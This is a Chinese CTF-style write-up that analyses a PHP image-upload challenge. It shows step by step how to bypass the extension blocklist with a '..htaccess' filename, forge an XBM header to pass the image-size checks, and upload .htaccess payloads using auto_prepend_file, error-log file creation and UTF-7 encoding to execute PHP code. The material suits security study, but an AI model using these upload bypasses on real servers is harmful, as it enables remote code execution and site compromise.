

## 借github上韩国师傅的一个源码实例再次理解.htaccess的功效

今天翻了翻GitHub，很巧发现一个韩国师傅的实例；也是关于.htaccess的，就继续理解了一波；稍微修改了几行代码来理解一下；先来发出源码；

```
<?php
if (isset($_GET["source"]))
    die(highlight_file(__FILE__));

$userdir = "images/";
if (!file_exists($userdir)) {
    mkdir($userdir);
}
$disallowed_ext = array(
    "php", "php3", "php4", "php5", "php7", "pht", "phtm", "phtml", "phar", "phps",
);
if (isset($_POST["upload"])) {
    if ($_FILES['image']['error'] !== UPLOAD_ERR_OK) {
        die("yuuuge fail");
    }
    $tmp_name = $_FILES["image"]["tmp_name"];
    $name = $_FILES["image"]["name"];
    $parts = explode(".", $name);
    $ext = array_pop($parts);
    if (empty($parts[0])) {
        array_shift($parts);
    }
    if (count($parts) === 0) {
        die("lol filename is empty");
    }
}
```

```

if (in_array($ext, $disallowed_ext, TRUE)) {
    die("lol nice try, but im not stupid dude...");
}
if (!exif_imagetype($tmp_name)) {
    die("not an image.");
}
$image_size = getimagesize($tmp_name);
if ($image_size[0] !== 1337 || $image_size[1] !== 1337) {
    die("lol noob, your pic is not 1337 enough");
}
$name = implode(".", $parts);
move_uploaded_file($tmp_name, $userdir . $name . "." . $ext);
}

```

```

echo "<h3>Your <a href=$userdir>files</a>:</h3><ul>";
foreach(glob($userdir . "*") as $file) {
    echo "<li><a href='$file'>$file</a></li>";
}
echo "</ul>";

```

```

?>

```

```

<h1>Upload your pics!</h1>
<form method="POST" action="?" enctype="multipart/form-data">
    <input type="file" name="image">
    <input type="submit" name="upload">
</form>
<!-- /?source -->


```

---


我们简单的审计；很明显，列出了禁止的后缀；但是很明显，这里没有禁用.htaccess；这里昨天的那片博客也已经讲的很明白，.htaccess是一个神器，我们可以篡改相关目录的php配置，导致解析出现我们遇期的效果；继续审计代码；首先一个if语句就ban掉了纯后缀的文件。例如(.htaccess);然后服务器创建临时文件；\$name取得我们的原始文件名字；然后再以'.'为分界点打断为数组，（这里我刚开始将其错看成了implode，怎么都说不通，太无语了）；打断为数组之后删除最后一个元素；

这里要注意一下，虽然删除了最有一个元素，但是这里有个小坑，要看仔细，\$ext是记录了被删除的内容，不是删除后的数组；这里本地复现这段代码；我们直接传入文件名；

```
1  <?php
2  $name = ".htaccess";
3  $parts = explode(".", $name);
4  var_dump($parts);
5  $ext = array_pop($parts);
6  var_dump ($ext);
7  echo '-----';
8  var_dump($parts);
9  //var_dump ($parts);
```




```
array(2) {
    [0]=>
        string(0) ""
    [1]=>
        string(8) "htaccess"
}
string(8) "htaccess"
-----array(1) {
    [0]=>
        string(0) ""
}
[Finished in 0.1s]
```



同过复现我们可以看到，这里确实是的，\$ext记录的是我们删除的后缀，而并不是我们删除后的数组；通过上面的实验效果我们可以看到数组第一个元素已经为空了所以反观代码下的empty(\$parts[0])也是达成的，但是删除就没有效果了这里判断元素数目是否为空；这里有个骚操作；因为我们看到之前的explode是按照以'.'为分割符来打断的；这里经过删除以后按理说是没有了，我们测试如下；看到这里元素数目确实为0；这样的话，我们是过不了if (count(\$parts) === 0)这个waf的；但是我们反观一下，如果传入..htaccess呢？那么就会打断为3个元素，删除前后两个还有中间的空元素，只要有元素存在，那么count就不为0；就可以绕过去；这里测试如下；对比两张图会理解的更清楚；


```
1  <?php
2  $name = ".htaccess";
3  $parts = explode(".", $name);
4  print_r ($parts);
5  $ext = array_pop($parts);
6  $a = array_shift($parts);
7  var_dump ($ext);
8  echo '-----';
9  print_r($parts);
10 //var_dump ($parts);
```

```
Array
(
    [0] =>
    [1] => htaccess
)
string(8) "htaccess"
-----Array
(
)
[Finished in 0.1s]
```



```
1 <?php
2 $name = ".|.htaccess";
3 $parts = explode(".", $name);
4 print_r ($parts);
5 $ext = array_pop($parts);
6 $a = array_shift($parts);
7 var_dump ($ext);
8 echo '-----';
9 print_r($parts);
10 //var_dump ($parts);
```

```
Array
(
    [0] =>
    [1] =>
    [2] => htaccess
)
string(8) "htaccess"
-----Array
(
    [0] =>
)
[Finished in 0.1s]
```



接着我们看到waf;

```
if (in_array($ext, $disallowed_ext, TRUE)) {  
    die("lol nice try, but im not stupid dude...");  
}
```

这个waf我们早已经可以绕过了；因为并没有出现敏感的字符；

再来看到又一个waf；

```
if (!exif_imagetype($tmp_name)) {  
    die("not an image.");  
}
```

这个waf仅仅是判断了imagetype（读取第一个字节并且检查签名）这里我们抓包修改利用宏定义就可以；但是在修改的时候还需要满足我们.htaccess的语法；这个waf和后面的waf相结合，就很恶心人；这里难点是在后面的那个waf；要图片满足为1337\*1337

```
$image_size = getimagesize($tmp_name);  
if ($image_size[0] !== 1337 || $image_size[1] !== 1337) {  
    die("lol noob, your pic is not 1337 enough");  
}
```

\$image\_size变量中存储了我们服务器创建的临时文件的大小；这里我翻了一下php的官方文档；确定了一下；有个xbm文件；这也是一种图片文件，我们本地测试，改为.xbm看看效果，发现可以成功显示；（图片内容就是phpinfo）

The following constants are defined, and represent possible `exif_imagetype()` return values:

Imagetype Constants

Value	Constant
1	IMAGETYPE_GIF
2	IMAGETYPE_JPEG
3	IMAGETYPE_PNG
4	IMAGETYPE_SWF
5	IMAGETYPE_PSD
6	IMAGETYPE_BMP
7	IMAGETYPE_TIFF_II (intel byte order)
8	IMAGETYPE_TIFF_MM (motorola byte order)
9	IMAGETYPE_JPC
10	IMAGETYPE_JP2
11	IMAGETYPE_JPX
12	IMAGETYPE_JB2
13	IMAGETYPE_SWC
14	IMAGETYPE_IFF
15	IMAGETYPE_WBMP
16	IMAGETYPE_XBM
17	IMAGETYPE_ICO
18	IMAGETYPE_WEBP



System	
Build Date	
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--d debug-pack" "--without-mssql" "--without-pdo-mssql" "-- pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "-- sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C: sdk\oracle\instantclient11\sdk,shared" "--enable-objct-nu

那么我们就可用宏定义在这里伪造为xbm文件了；下面就放出有效的xbm文件头；



define 4c11f3876d494218ff327e3ca6ac824f\_width xxxx (大小) ; 这里我们可以在文件中加入文件头, 这样php解析的时候就会认为是.xbm然后这里主要是我们可以自定义大小; 所以这里按照题目要求, 定义为1337;



```
1 #define 4c11f3876d494218ff327e3ca6ac824f_width 1337
2 #define 4c11f3876d494218ff327e3ca6ac824f_height 1337
```

这里加上#的原因不用多说, 看过我上篇博客的都知道, 不知道的师傅, 可以去翻翻; 这样就伪造成了有效的.xbm文件去通过检查, 这里上传.htaccess文件;

**照常理来说这个题没有难度, 只要写入将jpg当作php来解析就好, 然后直接抓包修改就ok; 但是这里我结合之前发的文章提供一种新的思路; 深究用户利用.htaccess的原理篡改配置导致的安全问题**

自创; 本地实测成功;

我先来个秒杀的.htaccess方法, 直接在先来定义一个报错的文件在/images目录之下; 名为shell.php因为是内容, 这个题目的唯一缺点就是没有对文件内容中php进行检查, 所以这里我们自定义一个报错文件shell.php (并不是上传shell.php); 写入如下的一句php\_value include\_path "110",这里的包含目录是不存在的, 所以就会写入我们的报错日志中; 也就会在/images下创建一个shell.php文件; 实测发现成功;

 .htaccess	2020/5/20 15:26	HTACCESS 文件	1 KB
 shell.php	2020/5/20 15:26	PHP 文件	0 KB

上传.htaccess然后触发报错; 创建文件。这里的shell.php不是我们的木马文件, 这里我们需要再传一个文件.htaccess;  
写入


```
#define 4c11f3876d494218ff327e3ca6ac824f_width 1337%
```

```
#define 4c11f3876d494218ff327e3ca6ac824f_height 1337
```

```
php_value auto_prepend_file ".htaccess"
```

```
#<?php phpinfo();?>
```

这个.htaccess文件会覆盖之前的那个.htaccess文件，这里我们的images目录之下已经有一个shell.php的文件了，但是里面是我们自定义包含目录的报错信息并不是木马；真正的木马在我们的.htaccess中；这里直接上传..htaccess(为了绕过之前的waf);这里直接传入，我们发现已经成功；因为.htaccess文件我们是没有权限访问的是forbidden；所以我们这里借用shell.php作为跳板；访问呢shell.php触发shell；




测试发现成功;(~~没想到这种思路竟然可以成功；原创思路)

这里；如果结合之前的那个题；对文件内容中<?做了一个过滤，那么可否用这样的方法过去呢，我本地测试了一下，传入utf7编码；这里我是依然将shell包含在了.htaccess中，并没有将其写入报错日志，所以这里实测的结果如下；传入的.htaccess如下；

```
#define 4c11f3876d494218ff327e3ca6ac824f_width 1337
#define 4c11f3876d494218ff327e3ca6ac824f_height 1337
php_value auto_prepend_file ".htaccess"
php_value zend.multibyte 1
php_value zend.script_encoding "UTF-7"
#%2bADw?php phpinfo();%2bADs %2bAF8AXw-halt%2bAF8-compiler()%2bADs
```

这里我们访问一下shell.php看看还能不能继续作为跳板进行包含；这里发现如下的结果，



所以得出结论，.htaccess中修改的配置不能对其自身造成影响，比如这道题，.htaccess就不可以对自身的进行识别utf7编码进而解码包含；那么如果这么过滤；那么我们怎么办呢；老套路，和昨天发的一样，自定义报错日志，加入报错级别确保完全写入shell，然后<?绕过用utf7编码即可；然后再传.htaccess进行自定义目录包含，然后检测是否有unicode，然后自定义解码规则；老套路了。不过昨天那道题是我们将文件转移出html目录，这个题是无所谓；自定义在哪里都可以，这不在过多演示了；有兴趣的师傅可以去看看深究用户利用.htaccess的原理篡改配置导致的安全问题

这里再解释一下作者的做法；他的做法，是利用AddType 来自定义了拓展名；从而导致asp文件可以被当作php文件来解析；这里我的解法要复杂一点，但是可以利于理解.htaccess.

**声明：作者初衷用于分享与普及网络知识，若读者因此作出任何危害网络安全行为后果自负，与合天智汇及原作者无关。**